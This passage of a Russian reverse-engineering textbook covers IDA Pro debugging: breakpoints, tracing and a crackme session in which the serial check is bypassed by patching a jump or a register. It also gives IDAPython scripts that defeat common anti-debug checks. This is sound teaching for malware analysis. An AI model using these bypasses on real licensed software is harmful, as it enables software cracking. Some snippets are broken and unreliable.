ida_dbg.read_dbg_dword(get_reg_value("esp") + 4) == 5

# Останов, когда счётчик итераций превысил 1000
# (используем глобальную переменную Python)
import ida_dbg
if 'counter' not in dir():
    counter = 0
counter += 1
counter > 1000

# Останов с логированием (breakpoint не останавливает, а логирует)
# В поле "Script when breakpoint is hit":
eax = get_reg_value("eax")
ecx = get_reg_value("ecx")
print(f"[LOG] call sub_401050: arg1={eax:#x}, arg2={ecx:#x}")
return False  # False = не останавливать процесс
```

Точки останова на API-функции

Особенно полезно ставить точки останова на системные функции:

```
# Останов на CreateFileW
Debugger > Breakpoints > Add breakpoint...
  Module: kernel32.dll
  Function: CreateFileW

# Или через IDAPython:
import idc
# Найдём адрес CreateFileW
addr = idc.get_name_ea_simple("kernel32_CreateFileW")
if addr ≠ idc.BADADDR:
    idc.add_bpt(addr)
```

При срабатывании можно прочитать аргументы:

```
# Скрипт для breakpoint на CreateFileW (stdcall, x86)
esp = get_reg_value("esp")
# CreateFileW(lpFileName, dwDesiredAccess, dwShareMode, ...)
filename_ptr = ida_dbg.read_dbg_dword(esp + 4)
filename = ida_dbg.read_dbg_memory(filename_ptr, 260)
filename = filename.decode('utf-16-le').split('\x00')[0]
access = ida_dbg.read_dbg_dword(esp + 8)
print(f"CreateFileW(\"{filename}\", access={access:#010x})")
return False  # логируем, не останавливаем
```

Вывод в Output window:

```
CreateFileW("C:\Users\user\license.dat", access=0x80000000)
CreateFileW("C:\Windows\System32\kernel32.dll", access=0x80000000)
CreateFileW("C:\target\config.ini", access=0xC0000000)
```

16.6. Трассировка

Трассировка (tracing) --- это механизм автоматической записи пути выполнения программы. IDA поддерживает несколько режимов трассировки.

Instruction Trace

Записывает каждую выполненную инструкцию. Включение:

```
Debugger > Tracing > Instruction tracing    (или Ctrl+Alt+I для окна)
Debugger > Tracing > Set tracing options...
  ☑ Trace over library functions (не трассировать внутрь DLL)
  ☑ Log to file: trace_log.txt
```

Пример вывода Instruction Trace:

```
Thread  Address     Instruction                          Registers
------  ----------  -----------------------------------  --------------------------
  1     00401000    push    ebp                          ESP=0019FF00
  1     00401001    mov     ebp, esp                     EBP=0019FEFC ESP=0019FEFC
  1     00401003    sub     esp, 20h                     ESP=0019FEDC
  1     00401006    push    offset aEnterKey ; "Enter key: " ESP=0019FED8
  1     0040100B    call    _printf                      ESP=0019FED4
  1     00401010    add     esp, 4                       ESP=0019FED8
  1     00401013    lea     eax, [ebp-20h]               EAX=0019FEDC
  1     00401016    push    eax                          ESP=0019FED4
  1     00401017    push    offset aS        ; "%s"      ESP=0019FED0
  1     0040101C    call    _scanf                       ESP=0019FECC
  1     00401021    add     esp, 8                       ESP=0019FED8
  1     00401024    lea     ecx, [ebp-20h]               ECX=0019FEDC
  1     00401027    push    ecx                          ESP=0019FED4
  1     00401028    call    sub_401050                   ESP=0019FED0
  1     00401050    push    ebp                          ESP=0019FECC
  1     00401051    mov     ebp, esp                     EBP=0019FECC
  1     00401053    mov     eax, [ebp+8]                 EAX=0019FEDC
  1     00401056    movzx   edx, byte ptr [eax]          EDX=00000041 ; 'A'
  1     00401059    cmp     edx, 58h                     ZF=0 CF=1
  1     0040105C    jnz     short loc_401065             ; taken
```

Function Trace

Записывает только вызовы функций и возвраты из них. Менее детальный, но значительно более производительный.

```
Debugger > Tracing > Function tracing
```

Вывод:

```
Thread  Direction  Address     Function
------  ---------  ----------  --------------------
  1     Call       00401028    sub_401050(arg1=0019FEDC)
  1     Call       0040106A    sub_4010A0(arg1=00000041, arg2=00000003)
  1     Return     0040106A    sub_4010A0 ⇒ 0x00000044
  1     Return     00401028    sub_401050 ⇒ 0x00000000
  1     Call       00401035    _printf(arg1=00403028)
  1     Return     00401035    _printf ⇒ 0x00000010
```

Basic Block Trace

Записывает начальный адрес каждого базового блока, через который прошло выполнение. Это оптимальный баланс между детальностью и производительностью --- позволяет восстановить полный путь выполнения через граф функции.

```
Debugger > Tracing > Basic block tracing
```

Вывод:

```
Thread  Address     Block Range
------  ----------  --------------------
  1     00401000    00401000-00401027
  1     00401050    00401050-0040105C
  1     00401065    00401065-00401072
  1     00401080    00401080-00401090
  1     0040102D    0040102D-00401035
  1     00401038    00401038-0040103F
```

Подсветка покрытия кода

После трассировки IDA может подсветить пройденные пути в графе функции. Это позволяет визуально увидеть, какие ветви кода были выполнены, а какие нет:

```
Debugger > Tracing > Highlight trace
```

В графе функции выполненные блоки подсвечиваются цветом (по умолчанию --- жёлтым). Невыполненные блоки остаются белыми. Это мощный инструмент для анализа покрытия кода.

Программное управление трассировкой

```
import ida_dbg

# Включить instruction trace
ida_dbg.enable_insn_trace(True)

# Включить function trace
ida_dbg.enable_func_trace(True)

# Включить basic block trace
ida_dbg.enable_bblk_trace(True)

# Задать область трассировки (только функция check_license)
ida_dbg.set_trace_base_address(0x00401050)
ida_dbg.set_trace_size(0x100)  # 256 байт

# Получить записи трассировки
trace = ida_dbg.get_tev_qty()
for i in range(trace):
    tev = ida_dbg.get_tev_info(i)
    print(f"  [{i}] addr={tev.ea:#010x} tid={tev.tid} type={tev.type}")
```

16.7. Watches и Expressions

Окно Watches позволяет отслеживать значения выражений в реальном времени. При каждой остановке процесса IDA пересчитывает все watches.

Открытие: `Debugger > Debugger windows > Watches` (`Ctrl+Alt+W`).

Добавление watch: двойной клик в пустую строку или `Insert`.

Поддерживаемые выражения:

```
+-- Watches --+-----------------------------------+------------------+
| Expression  | Description                       | Value            |
+-------------+-----------------------------------+------------------+
| EAX         | Регистр EAX                       | 0x00000001       |
| [ESP]       | Значение на вершине стека         | 0x00401234       |
| [ESP+4]     | Первый аргумент (cdecl)           | 0x0019FF20       |
| *EAX        | Разыменование EAX как DWORD       | 0x6C6C6548       |
| @EAX        | Строка по адресу EAX              | "Hello"          |
| EAX & 0xFF  | Младший байт EAX                  | 0x01             |
| EAX == 0    | Логическое выражение              | FALSE            |
| DbgDword(0x403010) | Значение DWORD по адресу   | 0x00000000       |
+-------------+-----------------------------------+------------------+
```

Watches особенно полезны для отслеживания:

- глобальных переменных (состояние программы);
- аргументов текущей функции;
- полей структур по указателям в регистрах;
- результатов вычислений.

16.8. Полная отладочная сессия

Рассмотрим полную отладочную сессию на примере простого crackme. Задача: найти правильный серийный номер.

Шаг 1: Начальный анализ

```
# Открываем crackme.exe в IDA, ждём окончания автоанализа

# В Output window:
Loading file 'C:\target\crackme.exe'...
File type: Portable executable for 80386 (PE)
  Entry point: 0x00401280
  Image base: 0x00400000
  Sections: .text .rdata .data .rsrc
Autoanalysis complete.

# Находим функцию main
# В Strings window (Shift+F12) ищем характерные строки:
.rdata:00403000  "Enter serial: "
.rdata:00403010  "Correct! Well done.\n"
.rdata:00403028  "Wrong serial. Try again.\n"

# Переходим по xref от "Enter serial:" к функции sub_401000
```

Шаг 2: Статический анализ функции проверки

```
sub_401000  proc near               ; main
    push    ebp
    mov     ebp, esp
    sub     esp, 40h

    ; Вывод приглашения
    push    offset aEnterSerial  ; "Enter serial: "
    call    _printf
    add     esp, 4

    ; Чтение ввода
    lea     eax, [ebp-40h]       ; buffer[64]
    push    eax
    push    offset aS            ; "%s"
    call    _scanf
    add     esp, 8

    ; Вызов функции проверки
    lea     ecx, [ebp-40h]
    push    ecx
    call    sub_401080           ; check_serial(buffer)
    add     esp, 4

    ; Проверка результата
    test    eax, eax
    jnz     short loc_401045     ; if (result ≠ 0) → correct

    push    offset aWrongSerial  ; "Wrong serial. Try again.\n"
    call    _printf
    add     esp, 4
    jmp     short loc_401055

loc_401045:
    push    offset aCorrect      ; "Correct! Well done.\n"
    call    _printf
    add     esp, 4

loc_401055:
    xor     eax, eax
    leave
    retn
sub_401000  endp
```

Шаг 3: Запуск отладки

```
Debugger > Select debugger... > Local Windows debugger
F9 (Start process)

# Output window:
Process started, PID=5724
ModLoad: 00400000  00407000  crackme.exe
ModLoad: 77A00000  77BC0000  ntdll.dll
ModLoad: 75E00000  75EE0000  kernel32.dll
ModLoad: 75D40000  75DFB000  KERNELBASE.dll
ModLoad: 6C2E0000  6C375000  msvcrt.dll
Breakpoint at 00401280 (entry point)
```

Шаг 4: Установка точки останова на функцию проверки

```
# Ставим breakpoint на вызов check_serial
# Курсор на адрес 00401028 (call sub_401080), нажимаем F2

# Ставим breakpoint внутри check_serial на сравнение
# Курсор на адрес 004010A5 (предполагаемое сравнение), F2

# Нажимаем F9 (Continue)

# Процесс запускается, в консоли приложения:
# Enter serial: _
# Вводим: TEST-1234-ABCD

# Breakpoint срабатывает на 00401028
```

Шаг 5: Анализ состояния при вызове check_serial

```
═══ REGISTERS ═══
EAX = 0019FEC0    ECX = 0019FEC0    EDX = 00000001    EBX = 00000000
ESP = 0019FEAC    EBP = 0019FF00    ESI = 00000000    EDI = 00000000
EIP = 00401028    EFLAGS = 00000206 [PF IF]

═══ STACK ═══
0019FEAC  0019FEC0  → "TEST-1234-ABCD"     ; аргумент: указатель на буфер
0019FEB0  00000000
0019FEB4  00000001
0019FEB8  00000000
0019FEBC  00000000
0019FEC0  54534554  ; "TEST" (начало буфера ввода)
0019FEC4  3231-     ; "-12"
0019FEC8  2D343334  ; "34-A"
0019FECC  44434241  ; "BCDA" (тут видна наша строка в памяти)

═══ MEMORY DUMP (buffer at 0019FEC0) ═══
0019FEC0: 54 45 53 54 2D 31 32 33  34 2D 41 42 43 44 00 00  TEST-1234-ABCD..
0019FED0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Шаг 6: Трассировка функции проверки (F7 --- Step Into)

```
# F7 --- входим в sub_401080

═══ STEPPING THROUGH check_serial ═══

[00401080] push    ebp                 ; ESP=0019FEA4
[00401081] mov     ebp, esp            ; EBP=0019FEA4
[00401083] push    esi
[00401084] push    edi
[00401085] mov     esi, [ebp+8]        ; ESI=0019FEC0 → "TEST-1234-ABCD"

# Подсчёт длины строки
[00401088] xor     ecx, ecx            ; ECX=0 (счётчик)
[0040108A] mov     al, [esi+ecx]       ; AL=0x54 ('T')
[0040108D] test    al, al
[0040108F] jz      short loc_401097    ; не берётся (AL ≠ 0)
[00401091] inc     ecx                 ; ECX=1
[00401092] jmp     short loc_40108A
; ... цикл продолжается ...
; ECX = 14 (длина "TEST-1234-ABCD")

# Проверка длины
[00401097] cmp     ecx, 0Eh           ; 14 == 14
[0040109A] jnz     loc_4010F0          ; не берётся --- длина верная!

# Проверка формата: позиции 4 и 9 должны быть '-'
[0040109C] cmp     byte ptr [esi+4], 2Dh  ; [0019FEC4] = 0x2D ('-')
[004010A0] jnz     loc_4010F0              ; не берётся --- формат OK
[004010A2] cmp     byte ptr [esi+9], 2Dh  ; [0019FEC9] = 0x2D ('-')
[004010A6] jnz     loc_4010F0              ; не берётся --- формат OK

# Алгоритм проверки: XOR-based checksum
[004010A8] xor     edx, edx            ; EDX=0 (аккумулятор)
[004010AA] xor     ecx, ecx            ; ECX=0 (индекс)

; Цикл: для каждого символа (кроме '-')
[004010AC] mov     al, [esi+ecx]       ; AL = serial[ecx]
[004010AF] cmp     al, 2Dh             ; пропускаем '-'
[004010B1] jz      short loc_4010B6
[004010B3] xor     dl, al              ; DL ^= serial[ecx]
[004010B5] rol     dl, 3               ; DL = rotate_left(DL, 3)
[004010B6] inc     ecx
[004010B9] cmp     ecx, 0Eh
[004010BC] jb      short loc_4010AC

# После цикла: EDX (DL) содержит контрольную сумму
# EDX = 0x00000037

# Сравнение с эталоном
[004010BE] cmp     dl, 5Ah             ; DL(0x37) ≠ 0x5A ('Z')
[004010C1] jnz     short loc_4010F0    ; берётся --- НЕВЕРНО!

#  ...переход на "Wrong"
[004010F0] xor     eax, eax            ; return 0 (false)
[004010F2] pop     edi
[004010F3] pop     esi
[004010F4] pop     ebp
[004010F5] retn
```

Шаг 7: Патчинг для обхода проверки

```
# Вариант 1: Патч JNZ → JZ (или NOP) в памяти
# Меняем jnz loc_4010F0 (75 2D) на jz (74 2D) или nop+nop (90 90)

# В IDAPython (в отладчике):
Python> ida_dbg.put_dbg_byte(0x004010C1, 0x74)   # JNZ → JZ
1

# Или через Edit > Patch program > Change byte...

# Вариант 2: Модификация регистра
# Когда EIP на 004010BE (cmp dl, 5Ah):
Python> idc.set_reg_value(0x5A, "edx")
True
# Теперь DL == 0x5A, сравнение пройдёт
```

Шаг 8: Продолжение выполнения

```
# F9 (Continue)

# Вывод приложения:
Correct! Well done.

# Output window:
Process exited with code 0
```

Шаг 9: Полный дамп регистров при ключевых остановках

```
═══ FINAL STATE DUMP ═══

--- At check_serial entry (00401080) ---
EAX = 0019FEC0    ECX = 0019FEC0    EDX = 00000001    EBX = 00000000
ESP = 0019FEA8    EBP = 0019FF00    ESI = 00000000    EDI = 00000000
EIP = 00401080    EFLAGS = 00000206

--- At XOR comparison (004010BE), before patch ---
EAX = 00000044    ECX = 0000000E    EDX = 00000037    EBX = 00000000
ESP = 0019FE9C    EBP = 0019FEA4    ESI = 0019FEC0    EDI = 00000000
EIP = 004010BE    EFLAGS = 00000206

--- At XOR comparison (004010BE), after register patch ---
EAX = 00000044    ECX = 0000000E    EDX = 0000005A    EBX = 00000000
ESP = 0019FE9C    EBP = 0019FEA4    ESI = 0019FEC0    EDI = 00000000
EIP = 004010BE    EFLAGS = 00000246

--- Stack trace at breakpoint ---
#0  004010BE  check_serial+3E
#1  0040102D  main+2D
#2  0040129F  __tmainCRTStartup+1BF
#3  75E17BA9  kernel32!BaseThreadInitThunk+19
#4  77A2CE5B  ntdll!RtlUserThreadStart+2B

--- Loaded modules ---
Module          Base        Size       Path
crackme.exe     00400000    00007000   C:\target\crackme.exe
ntdll.dll       77A00000    001C0000   C:\Windows\System32\ntdll.dll
kernel32.dll    75E00000    000E0000   C:\Windows\System32\kernel32.dll
KERNELBASE.dll  75D40000    000BB000   C:\Windows\System32\KERNELBASE.dll
msvcrt.dll      6C2E0000    00095000   C:\Windows\System32\msvcrt.dll
```

Эта отладочная сессия демонстрирует полный цикл работы с отладчиком IDA: от установки точек останова и пошагового выполнения до анализа алгоритма и модификации данных на лету.

Глава 17. Продвинутые техники отладки

17.1. Anti-Debug: обнаружение и обход

Многие программы (вредоносное ПО, защищённые приложения, крипторы) содержат код, определяющий наличие отладчика и изменяющий поведение программы при его обнаружении. Знание анти-отладочных техник и методов их обхода --- обязательный навык реверс-инженера.

17.1.1. IsDebuggerPresent

Простейшая и самая распространённая проверка. Функция `kernel32!IsDebuggerPresent` читает поле `BeingDebugged` из PEB (Process Environment Block) текущего процесса.

Реализация в коде:

```
; Вызов через API
call    ds:IsDebuggerPresent
test    eax, eax
jnz     debugger_detected

; Прямое чтение PEB (без вызова API)
mov     eax, large fs:30h       ; PEB
movzx   eax, byte ptr [eax+2]  ; PEB.BeingDebugged
test    eax, eax
jnz     debugger_detected
```

В отладчике:

```
# Остановка на вызове IsDebuggerPresent:
EIP = 75E1A8D0  (kernel32!IsDebuggerPresent)

# F8 (Step Over) --- выполняем функцию
EIP = 0040103A  (возврат в код программы)
EAX = 00000001  ; ← отладчик обнаружен!

# Далее:
[0040103A] test    eax, eax      ; ZF=0 (EAX ≠ 0)
[0040103C] jnz     loc_401090    ; ПРЫЖОК --- уходим на anti-debug ветку
```

Обход через IDAPython:

```
import ida_dbg
import idc
import idaapi

class AntiDebugBypass_IsDebuggerPresent(idaapi.DBG_Hooks):
    """Автоматический обход IsDebuggerPresent"""

    def dbg_bpt(self, tid, ea):
        # Получаем имя функции по адресу останова
        name = idc.get_func_name(ea)
        if name and "IsDebuggerPresent" in name:
            print(f"[ANTI-DBG] IsDebuggerPresent intercepted at {ea:#x}")

            # Метод 1: Изменить возвращаемое значение
            # Ставим breakpoint на инструкцию после call
            # и при срабатывании обнуляем EAX

            # Метод 2: Патчим PEB.BeingDebugged
            peb = ida_dbg.read_dbg_dword(
                ida_dbg.read_dbg_dword(
                    idc.get_reg_value("fs_base") + 0x30  # TEB.PEB (для WoW64)
                ) if False else 0  # упрощённый пример
            )

        return 0

# Простой и надёжный способ --- патч PEB:
def patch_peb_being_debugged():
    """Обнулить флаг BeingDebugged в PEB"""
    import ida_idd

    # Для x86: PEB доступен через fs:[0x30]
    # Читаем адрес PEB
    teb_addr = idc.get_reg_value("fs_base") if hasattr(idc, 'get_reg_value') else 0

    # Альтернативный способ через NtCurrentTeb:
    # PEB offset в TEB: 0x30 (x86) или 0x60 (x64)

    # Патчим непосредственно поле BeingDebugged
    # PEB + 0x02 = BeingDebugged (BOOLEAN)
    # Используем Appcall для получения PEB
    peb_addr = idaapi.Appcall.proto("ntdll!NtCurrentPeb", "int __stdcall NtCurrentPeb()
    if peb_addr:
        ida_dbg.put_dbg_byte(peb_addr + 2, 0)
        print(f"[ANTI-DBG] PEB.BeingDebugged patched to 0 at {peb_addr + 2:#x}")

# Самый простой способ --- breakpoint с автоматическим обнулением EAX:
def setup_isdebuggerpresent_bypass():
    """Установить breakpoint на IsDebuggerPresent с автоматическим обходом"""
    addr = idc.get_name_ea_simple("IsDebuggerPresent")
    if addr == idc.BADADDR:
        addr = idc.get_name_ea_simple("kernel32_IsDebuggerPresent")

    if addr != idc.BADADDR:
        idc.add_bpt(addr)
        # Находим адрес RETN в IsDebuggerPresent
        # (функция очень короткая: mov eax, [PEB+2]; ret)
        ret_addr = addr
        while ida_bytes.get_byte(ret_addr) != 0xC3:  # ищем RET
            ret_addr += 1

        idc.add_bpt(ret_addr)
        # Условие: обнулить EAX и продолжить
        idc.set_bpt_cond(ret_addr,
            'idc.set_reg_value(0, "eax"); return False')

        print(f"[ANTI-DBG] IsDebuggerPresent bypass set at {addr:#x}")
```

17.1.2. NtQueryInformationProcess

Более мощная проверка через Native API. Функция `ntdll!NtQueryInformationProcess` с различными классами информации позволяет обнаружить отладчик несколькими способами:

```
; ProcessDebugPort (класс 7) --- возвращает ненулевой порт при отладке
push    0               ; ReturnLength
push    4               ; ProcessInformationLength
lea     eax, [ebp-4]
push    eax             ; ProcessInformation (буфер)
push    7               ; ProcessInformationClass = ProcessDebugPort
push    -1              ; ProcessHandle = GetCurrentProcess()
call    ds:NtQueryInformationProcess
mov     eax, [ebp-4]
test    eax, eax
jnz     debugger_detected   ; если ≠ 0, отладчик есть

; ProcessDebugObjectHandle (класс 0x1E) --- наличие debug object
push    0
push    4
lea     eax, [ebp-8]
push    eax
push    1Eh             ; ProcessDebugObjectHandle
push    -1
call    ds:NtQueryInformationProcess
test    eax, eax        ; STATUS_SUCCESS = есть отладчик
jz      debugger_detected

; ProcessDebugFlags (класс 0x1F) --- NoDebugInherit
push    0
push    4
lea     eax, [ebp-0Ch]
push    eax
push    1Fh             ; ProcessDebugFlags
push    -1
call    ds:NtQueryInformationProcess
cmp     dword ptr [ebp-0Ch], 0
jz      debugger_detected   ; если 0, отладчик есть
```

Обход через IDAPython:

```
def setup_ntqueryinformationprocess_bypass():
    """Обход NtQueryInformationProcess anti-debug checks"""

    addr = idc.get_name_ea_simple("NtQueryInformationProcess")
    if addr == idc.BADADDR:
        addr = idc.get_name_ea_simple("ntdll_NtQueryInformationProcess")
    if addr == idc.BADADDR:
        print("[ERROR] NtQueryInformationProcess not found")
        return

    # Ставим breakpoint на RET инструкцию NtQueryInformationProcess
    # Скрипт проверяет ProcessInformationClass и подменяет результат

    script = '''
import ida_dbg
import idc

esp = idc.get_reg_value("esp")

# Читаем аргументы с стека (stdcall, аргументы уже сняты к моменту RET,
# но мы ставим BP до RET, поэтому они ещё на стеке)
# На входе в функцию: [esp] = ret_addr, [esp+4] = handle,
# [esp+8] = class, [esp+0C] = buffer, [esp+10] = length

# Для обхода ставим BP на вход в функцию и сохраняем аргументы
# Здесь упрощённый подход: BP на вход, читаем class, запоминаем buffer

info_class = ida_dbg.read_dbg_dword(esp + 8)
buf_addr = ida_dbg.read_dbg_dword(esp + 0xC)

if info_class == 7:  # ProcessDebugPort
    # Записываем 0 в буфер (нет отладочного порта)
    ida_dbg.write_dbg_dword(buf_addr, 0)
    print(f"[ANTI-DBG] ProcessDebugPort → 0 (buffer at {buf_addr:#x})")
elif info_class == 0x1E:  # ProcessDebugObjectHandle
    # Возвращаем STATUS_PORT_NOT_SET (нет debug object)
    idc.set_reg_value(0xC0000353, "eax")  # STATUS_PORT_NOT_SET
    print("[ANTI-DBG] ProcessDebugObjectHandle → STATUS_PORT_NOT_SET")
elif info_class == 0x1F:  # ProcessDebugFlags
    # Записываем 1 в буфер (NoDebugInherit = TRUE = нет отладчика)
    ida_dbg.write_dbg_dword(buf_addr, 1)
    print(f"[ANTI-DBG] ProcessDebugFlags → 1 (buffer at {buf_addr:#x})")

return False  # не останавливать
'''

    idc.add_bpt(addr)
    idc.set_bpt_cond(addr, script)
    print(f"[ANTI-DBG] NtQueryInformationProcess bypass at {addr:#x}")
```

17.1.3. Проверка RDTSC (Timing Attack)

Инструкция `RDTSC` (Read Time-Stamp Counter) возвращает число тактов процессора с момента сброса. При отладке между двумя вызовами `RDTSC` проходит значительно больше тактов, чем при нормальном выполнении.

```
; Типичная реализация timing check
rdtsc                       ; EDX:EAX = timestamp
mov     esi, eax            ; сохраняем нижние 32 бита
mov     edi, edx            ; сохраняем верхние 32 бита

; ... полезный код (несколько инструкций) ...
nop
nop
nop

rdtsc                       ; EDX:EAX = новый timestamp
sub     eax, esi            ; разница нижних 32 бит
sbb     edx, edi            ; разница верхних 32 бит
                            ; EDX:EAX = delta

; Нормальное выполнение: delta < 10000 тактов
; Под отладчиком: delta > 1000000 тактов
cmp     edx, 0              ; если старшая часть ≠ 0, точно отладка
jnz     debugger_detected
cmp     eax, 100000h        ; порог: ~1 миллион тактов
ja      debugger_detected
```

В отладчике при пошаговом выполнении:

```
[004010A0] rdtsc                    ; EAX=12345678, EDX=000000AB
           (пользователь нажимает F7 несколько раз)
[004010AA] rdtsc                    ; EAX=87654321, EDX=000000AC
           ; delta = 0xAC87654321 - 0xAB12345678 = 0x01752C10A9
           ; Огромная дельта --- отладчик обнаружен!

[004010B2] cmp     edx, 0           ; EDX=1 (ненулевой!)
[004010B5] jnz     debugger_detected ; ПРЫЖОК
```

Обход через IDAPython:

```
def setup_rdtsc_bypass():
    """Обход RDTSC timing checks.

    Стратегия: ставим breakpoint на второй RDTSC
    и подменяем результат на значение первого RDTSC + небольшая дельта.
    """

    # Находим все RDTSC инструкции в коде
    rdtsc_addrs = []
    seg = idc.get_first_seg()
    while seg != idc.BADADDR:
        addr = seg
        seg_end = idc.get_segm_end(seg)
        while addr < seg_end:
            # RDTSC = 0F 31
            if ida_bytes.get_word(addr) == 0x310F:
                rdtsc_addrs.append(addr)
                print(f"  Found RDTSC at {addr:#010x}")
            addr = idc.next_head(addr, seg_end)
        seg = idc.get_next_seg(seg)

    print(f"[ANTI-DBG] Found {len(rdtsc_addrs)} RDTSC instructions")

    # Для каждой пары RDTSC (предполагаем, что они идут парами)
    # ставим BP на второй RDTSC и подменяем результат
    for i in range(1, len(rdtsc_addrs), 2):
        addr = rdtsc_addrs[i]
        # BP на инструкцию ПОСЛЕ rdtsc (rdtsc = 2 байта)
        bp_addr = addr + 2
        idc.add_bpt(bp_addr)

        script = f'''
# Подменяем EDX:EAX на "правдоподобное" значение
# Берём текущее значение и вычитаем, чтобы дельта была маленькой
import idc
eax = idc.get_reg_value("eax")
edx = idc.get_reg_value("edx")
# Делаем дельту = 500 тактов (правдоподобно для нескольких инструкций)
idc.set_reg_value(eax - 0x10000000 + 500, "eax")
idc.set_reg_value(edx, "edx")
print("[ANTI-DBG] RDTSC result patched (small delta)")
return False
'''
        idc.set_bpt_cond(bp_addr, script)
        print(f"[ANTI-DBG] RDTSC bypass set at {bp_addr:#x}")
```

17.1.4. TLS Callbacks

TLS (Thread Local Storage) callbacks --- это функции, которые вызываются **до** точки входа (`main`/`WinMain`). Многие программы используют их для ранних антиотладочных проверок, поскольку большинство пользователей ставят breakpoint на entry point и не подозревают, что код уже выполнился раньше.

```
; TLS Directory в PE-заголовке указывает на массив callback'ов

; TLS Callback #1 (вызывается ДО entry point)
TlsCallback_0  proc near
    ; DllMain-подобная сигнатура:
    ; TlsCallback(PVOID DllHandle, DWORD Reason, PVOID Reserved)
    push    ebp
    mov     ebp, esp

    cmp     dword ptr [ebp+0Ch], 1  ; DLL_PROCESS_ATTACH?
    jnz     short @@exit

    ; Anti-debug в TLS callback
    call    ds:IsDebuggerPresent
    test    eax, eax
    jz      short @@exit

    ; Обнаружен отладчик --- портим данные / выходим
    push    0
    call    ds:ExitProcess

@@exit:
    pop     ebp
    retn    0Ch
TlsCallback_0  endp
```

Обнаружение TLS callbacks в IDA:

```
# IDA автоматически распознаёт TLS callbacks и показывает их в списке функций
# Также можно найти через:
#   View > Open subviews > Segments > TLS

# В Output window при загрузке:
TLS callback 0 at .text:004012A0
TLS callback 1 at .text:004012D0

# IDA предупреждает:
"The binary contains TLS callbacks. Do you want to set a breakpoint
 at the TLS callback entry points? [Yes] [No]"
```

Обход через IDAPython:

```
def setup_tls_callback_bypass():
    """Обход TLS callbacks с anti-debug проверками"""

    import ida_nalt
    import ida_segment

    # Получаем адрес TLS directory
    pe = ida_nalt.get_pe_header()
    if not pe:
        print("[ERROR] Not a PE file")
        return

    # Находим TLS callbacks через анализ PE-заголовка
    # Альтернативный способ: искать функции с именем TlsCallback_*
    for i in range(10):
        name = f"TlsCallback_{i}"
        addr = idc.get_name_ea_simple(name)
        if addr == idc.BADADDR:
            break

        print(f"[ANTI-DBG] Found {name} at {addr:#x}")

        # Вариант 1: NOP-ить весь callback (заменить на RET 0Ch)
        # ida_dbg.put_dbg_byte(addr, 0xC2)  # RETN imm16
        # ida_dbg.put_dbg_byte(addr+1, 0x0C)
        # ida_dbg.put_dbg_byte(addr+2, 0x00)

        # Вариант 2: Breakpoint с обходом
        idc.add_bpt(addr)
        script = f'''
import idc, ida_dbg
# Находим RET инструкцию и перепрыгиваем на неё
# Пропускаем весь TLS callback
ret_addr = {addr}
while ida_bytes.get_byte(ret_addr) != 0xC2 and ida_bytes.get_byte(ret_addr) != 0xC3:
    ret_addr += 1
idc.set_reg_value(ret_addr, "eip")
print(f"[ANTI-DBG] TLS callback skipped, jumping to RET at {{ret_addr:#x}}")
return False
'''
        idc.set_bpt_cond(addr, script)

    # Также важно: в IDA > Debugger > Debugger options:
    # ☑ Stop on: [x] TLS callbacks
    print("[ANTI-DBG] TLS callback bypass configured")
```

17.1.5. Проверка флагов PEB

PEB содержит несколько полей, изменяемых при отладке:

```
; 1. PEB.BeingDebugged (offset 0x02) --- уже рассмотрено

; 2. PEB.NtGlobalFlag (offset 0x68 для x86, 0xBC для x64)
; При отладке устанавливаются флаги:
;   FLG_HEAP_ENABLE_TAIL_CHECK    (0x10)
;   FLG_HEAP_ENABLE_FREE_CHECK    (0x20)
;   FLG_HEAP_VALIDATE_PARAMETERS  (0x40)
; Итого: 0x70
mov     eax, large fs:30h       ; PEB
mov     eax, [eax+68h]          ; PEB.NtGlobalFlag
and     eax, 70h
cmp     eax, 70h
jz      debugger_detected

; 3. PEB.ProcessHeap.Flags (offset 0x0C в heap header)
; При отладке Flags ≠ 2 (HEAP_GROWABLE)
mov     eax, large fs:30h       ; PEB
mov     eax, [eax+18h]          ; PEB.ProcessHeap
mov     eax, [eax+0Ch]          ; Heap.Flags
cmp     eax, 2
jnz     debugger_detected

; 4. PEB.ProcessHeap.ForceFlags (offset 0x10)
; При отладке ForceFlags ≠ 0
mov     eax, large fs:30h
mov     eax, [eax+18h]          ; PEB.ProcessHeap
mov     eax, [eax+10h]          ; Heap.ForceFlags
test    eax, eax
jnz     debugger_detected
```

Комплексный обход PEB-флагов:

```
def patch_all_peb_flags():
    """Патч всех антиотладочных флагов в PEB"""

    import ida_dbg
    import idc

    # Получаем адрес PEB
    # Для x86: fs:[0x30] → PEB
    # Для x64: gs:[0x60] → PEB

    # Метод через Appcall:
    # peb = idaapi.Appcall.proto("kernel32!GetCurrentProcess", ...)

    # Метод через чтение TEB:
    # На x86, TEB.ProcessEnvironmentBlock = TEB + 0x30

    # Упрощённый метод: ищем PEB в памяти процесса
    # NtCurrentPeb обычно возвращает адрес вида 0x7FFDx000

    # Читаем PEB через fs:[0x30]
    # Для этого используем eval_expr или Appcall

    # Предположим, PEB найден (например, через manual inspection):
    peb_addr = ida_dbg.read_dbg_dword(
        ida_dbg.thread_get_sreg_base(idc.get_current_thread(), "fs") + 0x30
    )

    if peb_addr == 0:
        print("[ERROR] Cannot locate PEB")
        return

    print(f"[ANTI-DBG] PEB found at {peb_addr:#x}")

    # 1. PEB.BeingDebugged = 0
    ida_dbg.put_dbg_byte(peb_addr + 0x02, 0)
    print(f"  PEB.BeingDebugged = 0 (at {peb_addr + 0x02:#x})")

    # 2. PEB.NtGlobalFlag = 0
    ida_dbg.write_dbg_memory(peb_addr + 0x68, b'\x00\x00\x00\x00')
    print(f"  PEB.NtGlobalFlag = 0 (at {peb_addr + 0x68:#x})")

    # 3. PEB.ProcessHeap → Flags и ForceFlags
    heap_addr = ida_dbg.read_dbg_dword(peb_addr + 0x18)
    if heap_addr:
        # Heap.Flags = HEAP_GROWABLE (0x02)
        ida_dbg.write_dbg_memory(heap_addr + 0x0C, b'\x02\x00\x00\x00')
        print(f"  Heap.Flags = 0x02 (at {heap_addr + 0x0C:#x})")

        # Heap.ForceFlags = 0
        ida_dbg.write_dbg_memory(heap_addr + 0x10, b'\x00\x00\x00\x00')
        print(f"  Heap.ForceFlags = 0 (at {heap_addr + 0x10:#x})")

    print("[ANTI-DBG] All PEB flags patched successfully")
```

Вывод:

```
[ANTI-DBG] PEB found at 0x7FFDE000
  PEB.BeingDebugged = 0 (at 0x7FFDE002)
  PEB.NtGlobalFlag = 0 (at 0x7FFDE068)
  Heap.Flags = 0x02 (at 0x00530014)
  Heap.ForceFlags = 0 (at 0x00530018)
